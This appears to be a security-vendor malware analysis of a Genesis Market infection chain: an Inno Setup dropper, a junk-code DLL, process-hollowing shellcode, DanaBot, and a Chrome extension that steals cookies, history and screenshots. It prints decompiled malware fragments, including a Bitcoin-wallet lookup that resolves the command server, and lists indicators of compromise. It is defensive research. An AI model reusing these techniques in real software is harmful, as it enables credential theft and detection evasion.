

```
3F:0F90h: 78 13 1D BD 7E 13 89 D9 6B F7 06 93 4A 70 51 BE  x..½~.‰Ùk÷.“JpQ¾
3F:0FA0h: C9 69 68 68 88 27 B8 0C 05 81 BF 57 54 AE 74 39  Éihhˆ'¸...¿WT®t9
3F:0FB0h: EC 6F 69 91 0B FA B8 9D 12 D7 EB 9A 42 53 11 79  ìoi‘.ú¸..×ëšBS.y
3F:0FC0h: 2B AB 2D 8E AB E4 04 2E 74 17 23 EA E8 0C 65 71  +«-Ž«ä..t.#êè.eq
3F:0FD0h: 13 99 A6 0E D1 2B AE A5 FB 05 F7 0F 68 74 D4 97  .™¦.Ñ+®¥û.÷.htÔ—
3F:0FE0h: 7A 08 1B 67 6E 42 17 A5 A7 1B 8E C3 C9 EC B5 E0  z..gnB.¥§.ŽÃÉìµà
3F:0FF0h: 25 EF 03 FF F8 C4 BE 01 00 00 00 00 00 00 00 00  %ï.ÿøÄ¾.........
3F:1000h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1010h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:10A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:10B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:10C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:10D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:10E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:10F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1130h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1150h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1160h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1170h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1180h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:1190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:11A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:11B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
3F:11C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Figure 9 Beginning of the 440 MB null bytes chunk in the setup.exe sample.

For once, the file name provided by the malicious actor was correct: the file is indeed a setup. More precisely, it is an Inno Setup instance. Inno Setup is a benign software installer and has unfortunately been abused for malicious purposes. Upon its execution, "yvibiajwi.dll" is dropped in the temporary folder of the current user, which is located at "%temp%". Alternatively, one can use Innounp (Inno Setup Unpacker) to extract the contents of the installer.

Filename	yvibiajwi.dll
MD5	7FAFFE72F822657706BCDFBF97D0DE8D
SHA1	CFFF06AF8A72E273AD6036E8633CC85F6C21D4B9
SHA256	F01F9D74E48492BF5DE50CB4F6DF21B9F7120F4DB4CDE91FA761A0A8BD0EA524
File size	344064 bytes (336 KB)
Compiler date	2023-02-17 20:47:29
Compiler	Microsoft Linker(14.29)[DLL32]

Table 2 The malware's second stage details

The second stage, the extracted DLL named “yvibiajwi.dll” is used to load and execute the third stage. This file contains junk code to hinder analysists.



```
dll_arg = a1;
contant = global_hex_0xEE24F7E2;
if ( global_hex_0xEE24F7E2 == 0xBE8E69A8 )
{
  Wow64SetThreadContext(0, 0);
  SetDefaultCommConfigW(0, 0, 0);
  BackupRead(0, 0, 0, 0, 0, 0, 0);
  UnregisterBadMemoryNotification(0);
  SetUnhandledExceptionFilter(0);
  UnregisterApplicationRestart();
  GetPrivateProfileStructW(0, 0, 0, 0, 0);
  InterlockedPushEntrySList(0, 0);
  FindVolumeClose(0);
  RemoveVectoredContinueHandler(0);
  AllocateUserPhysicalPages(0, 0, 0);
  GetNumberOfConsoleInputEvents(0, 0);
  MapViewOfFile(0, 0, 0, 0, 0);
  CompareStringOrdinal(L"aBlzGsBuHtNSBZjOyEhaTdnHT", 0, L"TPRyhIJimiAqIIugZUmUYPe", 0, 0);
  InitOnceExecuteOnce(0, 0, 0, 0);
  FlushViewOfFile(0, 0);
  FindFirstStreamTransactedW(L"TRBUUqBWNDgMCkwZ", FindStreamInfoStandard, 0, 0, 0);
  _InterlockedIncrement(0);
  GetProfileIntW(0, 0, 0);
  GetMailslotInfo(0, 0, 0, 0, 0);
  LeaveCriticalSection(0);
  GlobalHandle(0);
  DuplicateHandle(0, 0, 0, 0, 0, 0, 0);
  GetBinaryTypeW(0, 0);
  GetNumberOfConsoleMouseButtons(0);
  GetEnvironmentStringsW();
  QueueUserAPC(0, 0, 0);
  UnregisterWait(0);
  GetThreadDescription(0, 0);
  DeleteAtom(0);
  SetConsoleScreenBufferSize(0, v3);
  GetProcessGroupAffinity(0, 0, 0);
  AddDllDirectory(L"LejpRJYpVntuJBNUelXGGnpRl");
}
flOldProtect *= 2;
if ( global_hex_0xEE24F7E2 == 0x737C63C2 )
{
  CallbackMayRunLong(0);
  FindAtomW(0);
  ApplicationRecoveryFinished(0);
  OpenFileById(0, 0, 0, 0, 0, 0);
  FindClose(0);
  MapUserPhysicalPagesScatter(0, 0, 0);
  CreateFileMappingNumaW(0, 0, 0, 0, 0, 0, 0);
  UnregisterApplicationRecoveryCallback();
  GetProcessMitigationPolicy(0, 0, 0, 0);
  EnumResourceNamesW(0, 0, 0, 0);
  HeapValidate(0, 0, 0);
  SetComputerNameExW(ComputerNameNetBIOS, 0);
  GetFinalPathNameByHandleW(0, 0, 0, 0);
  OpenFileById(0, 0, 0, 0, 0, 0);
  LocalUnlock(0);
  WaitNamedPipeW(0, 0);
  SetNamedPipeHandleState(0, 0, 0, 0);
  TerminateThread(0, 0);
  CopyFile2(L"lmnBVRwCuAQPaNjTlYhxHnMpmIrmp", L"tXPRDfxKOZwxRoAWedYnnUoHueY", 0);
  GetConsoleCursorInfo(0, 0);
  SetProcessPreferredUILanguages(0, 0, 0);
  GlobalAlloc(0, 0);
  GetComputerNameExW(ComputerNameNetBIOS, 0, 0);
  LocalUnlock(0);
  GetDurationFormat(0, 0, 0, 0i64, L"aXpnZJNbCbYWhmiXyLApy", 0, 0);
  CreateFileMappingNumaW(0, 0, 0, 0, 0, 0, 0);
  GetCurrentProcessorNumberEx(0);
  memmove(0, 0, 0);
  ChangeTimerQueueTimer(0, 0, 0, 0);
  RegisterApplicationRestart(L"LthEtZcyJHWZgWmYM", 0);
  GetProcessHandleCount(0, 0);
}
return ((int (__cdecl *)(int))decode_and_execute)(contant);
}
```


Figure 10 Junk code found in the dropped DLL sample.

Upon executing the DLL, the exported function “Niejgosiejhgse” is called to continue the execution chain. This function will Base64 decode and decrypt, using a custom XOR algorithm, the first 3808 bytes of a 150 MB buffer placed at the end of the binary. However, to successfully decrypt the first chunk of buffer, the numeric code 768376 must be provided to generate the valid decryption key. Then, the third stage of the malware, a shellcode, will be given.

MD5	C4C8DB4451C86F93DD4D00AB9CB32595
SHA1	7ECE2848B93E0BDCF393421807A08F3F98EF4B52
SHA256	8A9E38BCC89A0E843B1B3EE6465033715ED71FF25BA3B33FB8F97BE417FFC09 1
File size	155648 bytes (152 KB)

Table 3 The malware's shellcode details.

The shellcode will decrypt the rest of the 150 MB buffer using another custom XOR algorithm, resulting in a PE file that will be injected using process hollowing, in the process specified at the end of the shellcode. If no process name is given, "svchost.exe" is used. In this case, the targeted process is "explorer.exe".



```
buffer_1 = ((int (__stdcall *)(_DWORD, int, int, int))SYMBOL_ADDRESS->VirtualAlloc)(0, 24, 12288, 4);
((void (__stdcall *)(_DWORD, _DWORD, int, int, int *))SYMBOL_ADDRESS->NtQueryInformationProcess)(
  *lpProcessInformation,
  0,
  buffer_1,
  24,
  &v10);
process_memory = ((int (__stdcall *)(_DWORD, int, int, int))SYMBOL_ADDRESS->VirtualAlloc)(0, 472, 12288, 4);
result = (_DWORD *)((int (__stdcall *)(_DWORD, _DWORD, int, int, _DWORD))SYMBOL_ADDRESS->ReadProcessMemory)(
                     *lpProcessInformation,
                     *(_DWORD *)(buffer_1 + 4),
                     process_memory,
                     472,
                     0);
if ( result )
{
  _process_command_line_1 = _process_command_line;
  _process_command_line_2 = _process_command_line;
  command_line_info = (_DWORD *)((int (__stdcall *)(_DWORD, int, int, int))SYMBOL_ADDRESS->VirtualAlloc)(
                                   0,
                                   48,
                                   12288,
                                   4);
  command_line_info[3] = (char *)_process_command_line_1 + _process_command_line_2[15];
  command_line_info[5] = *(unsigned __int16 *)(command_line_info[3] + 6);
  command_line_info[6] = (char *)_process_command_line_1 + _process_command_line_2[15] + 248;
  buffer_information = (_DWORD *)((char *)_process_command_line_1 + _process_command_line_1[15]);
  result = (_DWORD *)((int (__stdcall *)(_DWORD, _DWORD))SYMBOL_ADDRESS->NtUnmapViewOfSection)(
                      *lpProcessInformation,
                      *(_DWORD *)(process_memory + 8));
```

Figure 11 Initial part of the process hollowing injection carried out by the extracted shellcode.

MD5	905590EFCDC45E7EDBABC06FD99893B2
SHA1	C589CF6107D944B411F405EDEA571822AF1331FA
SHA256	84ACED3FA32BAE95F5182627742B316278C6FB0216D80F64032309A8F99399BE
File size	151048 bytes (148 KB)
Compiler date	2023-02-13 15:21:03
Compiler	Microsoft Visual C/C++

Table 4 The malware's fourth stage details

The fourth stage of malware downloads and executes another binary from the "don-dns[.]com" command and control server. However, because this domain was unavailable at the time of the analysis, no samples could be obtained. Nevertheless, thanks to other related samples, we believe that the kind of samples distributed through this domain are primarily commodity malware.

Based on the forensic telemetry provided by law enforcement, it's likely that the commodity malware that was installed in the victim machine was a DanaBot sample, the hash of which is given below.

DanaBot sample

Filename	svchost.exe
MD5	C176BEEC7F2220954469193969C3BCF9
SHA1	F811F77F5B53C13A06B43B10EB6189513F66D2A2
SHA256	E4F5EE78CF7F8147AB5D5286F4AF31DC94CFCED6913F3F5F5DAD8D87A8CBCA7C
File size	4896768 bytes (4,67 MB)
Compiler date	2022-01-27 01:20:26
Compiler	Microsoft Visual C/C++(2010)[libcmt]

Table 5 DanaBot's details

DanaBot is a well-known malware family with the goal of stealing sensitive information from users' systems, which will be sold afterwards.

In the provided samples we could find two samples: the initial installer and final DanaBot payload. This malware seems to be used as a foothold prior to deploying more samples.

In this blog post we won't provide a breakdown of the DanaBot platform as it has already been publicly analyzed in great detail in multiple blogs. Instead, we will continue the analysis with the next stage, which we presume is the final stage.

Malicious Chrome extension and associated JavaScript Files

In the final stage, a Chrome extension tries to masquerade itself as the Google Drive extension. Its goal is simple: steal browser information such as cookies, browser history, (current) tab information, and more, all in a uniform format for the Genesis Market operator(s) to (automatically) use. The extension, mainly and interestingly consisting of configuration files, includes main code and email injection code, based on the exposed API of the Chromium engine. Noteworthy is the potential existence of plugins for other browsers. Porting the malware to a different Chromium-based browser would be simple, while porting the plugin to a different browser might require more work.

The initial installation of the malicious extension is done via multiple stages of PowerShell. The OperaGX, Brave, and Chrome shortcuts on the victim's device are recreated with an additional command-line interface flag to load the malicious extension.

Configuration files

File path	SHA256
./app.html	D301A7D23E62AE2747777CDE00260DC5AB633361DAF80D338A24358FF2133F50
./config.js	7BADA0A86AB9BF7826EFBFA22D963264B22D01DBD690306947091930C245A817
./ico.png	7D1878C4A74F2B7C6DEB2EFB39AA4C1CEF86B8792EFD2022644437CAD6C48AF3
./manifest.json	D4E49C2DCB191BAA167E6B95A03581A7368803ED8C4261F6048E2AE574404468
./rules.json	09AA1C09BD6316B4D8CC83BA1DBFA915C5A0802CAB8CD414A52B766A3E1D9FFE

Table 6 Configuration related files of the malicious Chrome extension.

The configuration files give information about the list of permissions which the plug-in requires. These permissions will apply to all URLs that the victim will visit, some of which allow access to sensitive data, such as cookies, current opened tabs, and the browser's history.

Moreover, the application can edit loaded webpages, and thus remove headers if desired. Headers which are related to the Content Security Policy (CSP) mechanism are removed, which allows the malware to inject code into any rendered webpage.


Source code

File path	**SHA256**
./src/background.js	F14592245EB90D57DD5A4C8DC38009E8C662D753D7FB95EDC00B65B91F30E779
./src/content/main.js	ACCFF930CC6AA6AFA25B164BC35BC612EA5067B273F1C2EC66C44327E1CDBD2F
./src/functions/commands.js	EA47A4BE67A767C65838CD5382E2B59178EF6A0F5A8610645E324488F53AA2C6
./src/functions/csp.js	65827A0E24CE36007307DB3F415A97E6E9DC8BD9504B025A39EE9805F021D599
./src/functions/exchangeSettings.js	18B21E97E7B9FC3BC2A2F213F846BFD9E8E5D1DF674FC5643EF32BE5DC4AE5FF
./src/functions/extensions.js	380637E36765A4A2969687CF002C3A17ABDE1D1F460BBF85C536A36B8DD2758C
./src/functions/getMachineInfo.js	17E8FC8674D75114CC7FEB84DC52E42A9E2A7377E0DF6F11ADD850D5AECE135A
./src/functions/injections.js	BCAA8B7CBB933B2B2DEEDAC426FD8C107F513918E1243902C3936C4009D945B6
./src/functions/notifications.js	5AF7C0AD5425C6C3A631DD800DCB7E6035CEBF03210433914544D330063EBE49
./src/functions/proxy.js	5CC418457BC22049B535CD99F4F3D79E8F348C84B6B88E9600546BBCFAEA5878
./src/functions/screenshot.js	D84CB4A6FB4D068AB1677A0A3DC1A606A46A1583E6676F2641703EFEC0D63BAF
./src/functions/settings.js	6C7032C4F5A90307B00DD0142FBCC6EF6C423ECDFA3CE942E2BAE4386DBBDBDB
./src/functions/tabs.js	C0E554C1C620CC7200A1803B54A11AC15895A8D07BE65A7772089B2B8E441537
./src/functions/utils.js	FE84AD7571E4A518481DF52242E02415DE0B6CEFFF8F8B4F91EEEE407051F7CB

Table 7 Main source code files of the malicious Chrome extension.

The files listed above contain CookieGenesis in their detection name in Trellix related products, making the identification of the files a walk in the park!

First the malware gets the Command and Control (C&C) domain from the transaction information of a given Bitcoin wallet (“bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu”). The queried website, Blockchain.info, is a benign website.




```
}).call(this);
var btc_adress="bc1qtms60m4fxhp5v229kfxwd3xruu48c4a0tqwafu";
async function fetchBlockJSON() {
  const response = await fetch('https://blockchain.info/address/'+btc_adress+'?format=json');
  const block = await response.json();
  return block;
}
```

Figure 12 Code snippet that performs an HTTP request to calculate the final C&C domain server.

The JSON-based response contains another BTC address in a transaction. The second address (“1C56HRwPBaatfeUPEYZUCH4h53CoDczGyF”) can be base58 decoded, after which a substring of the complete string is calculated to obtain the C&C address. Below, the decoded value is given in human-readable format.

```
.you-rabbit[.]com.......AÆr
```

Next, the path "/api" is added to the domain, which completes the C&C address. Then, the malware continues its initialization by obtaining information about the victim’s browser and operating system.



```
try {
    const cpuInfo = await chrome.system.cpu.getInfo()
    const displayInfo = await chrome.system.display.getInfo()
    const storageInfo = await chrome.system.storage.getInfo()
    const memoryInfo = await chrome.system.memory.getInfo()
    const platformInfo = await chrome.runtime.getPlatformInfo()

    const canvas = new OffscreenCanvas(1, 1);
    const gl = canvas.getContext('webgl')
    const ext = gl.getExtension('WEBGL_debug_renderer_info');

    info.cpuName = cpuInfo.modelName.replace(/\s+/g, ' ').trim()
    info.platform = {
        name: await parsePlatformOs(platformInfo.os),
        arch: platformInfo.arch
    }
    info.displays = displayInfo
    info.storage = storageInfo
    info.memory = memoryInfo
    info.video = ext ? {
        vendor: gl.getParameter(ext.UNMASKED_VENDOR_WEBGL),
        renderer: gl.getParameter(ext.UNMASKED_RENDERER_WEBGL),
    } : {
        vendor: "unknown",
        renderer: "unknown",
    };
```


Figure 13 Code snippet to get system information.

A web proxy is set up using a web socket, where the server address is specified by the C&C server. The used port is 4343. Additionally, the code injections are fetched from the C&C server, essentially "arming" the malware. Lastly, it checks if there are commands from the C&C queued up.

Command	Description
extension	Adds to the browser configuration a new supported extension.
info	Gets system and browser information, listed below, and retrieves from the C&C server the injections to apply to the system and the settings configuration. • CPU • Memory • Display • Storage • Operating System • Video card • Browser cookies • Supported extensions by the browser.

push	Creates a notification to be shown to the victim, which, if clicked, a link provided by the C&C server will be opened in a new tab.
cookies	Gets the browser's cookies.
screenshot	Takes a screenshot of the current tab.
url	Opens the link provided by the C&C server in a new tab.
current_url	Gets the URL of the current tab.
history	Gets the browser's history.
injects	Retrieves from the C&C the injections to apply to the browser to specific URLs.
settings	Gets the settings configuration, which have only two options listed below. • grabberLinks: the links to look for being used by the user. • reverseProxy: the IP or domain that will be used as a proxy.
proxy	Enables or disables the web proxy.

Table 8 Supported commands by the malicious extension.



```
export const makeScreenShot = () => {
    return new Promise(async (res) => {
        chrome.tabs.captureVisibleTab(null, {}, function (dataUri) {
            return res(dataUri)
        });
    })
}
```

Figure 14 Code snippet to take a screenshot of the current tab.

The malware contains a listener that monitors the creation of specific message events related to cryptocurrency exchange functionalities to capture the information of these messages, and subsequentially exfiltrate it to the C&C server. A list of supported message types is given:

- exchange-settings
- exchange-create-account
- exchange-set-all-balances
- exchange-set-balance
- exchange-get-address
- exchange-set-withdraw
- exchange-coinbase-get-ext

Email injection code

File path	**SHA256**
./src/mails/gmail.js	0E3369B689948B9F009FE2F8EEDF0CA977C53EBDCF19AB5DA656C329E3A2E394
./src/mails/hotmail.j	D094428BFA619D2E0C5139491B84E4EC0FECB325F346E28F9E0BDA7860DFC9AB
./src/mails/yahoo.js	561F021F3B4F69705ED9E93CBA53F8197CB2FD8C56C1E7FAE9A622B5BE4740EE

Table 9 Email injection files of the malicious Chrome extension.

The last piece of the extension is related to code injection in web e-mail applications. The injected code is meant to lure victims into thinking that their cryptocurrency exchange account has been compromised. The way the sample performs such an attack is as follows:

1. Check if the browser's tab mail application is Gmail, Outlook or Yahoo.
2. Check if the user has any messages requesting the withdrawal of funds from one of the following cryptocurrency exchanges.
    - Binance
    - Bybit
    - OKX
    - Kraken
    - KuCoin
    - Bitget
    - Bittrex
3. Modify the email to include an alert that some suspicious activity has been detected and the user must check its account.

We believe that the idea behind this attack is forcing the victim to access their cryptocurrency account and, using the previously discussed functionality, extract sensitive information.

Bitcoin wallet

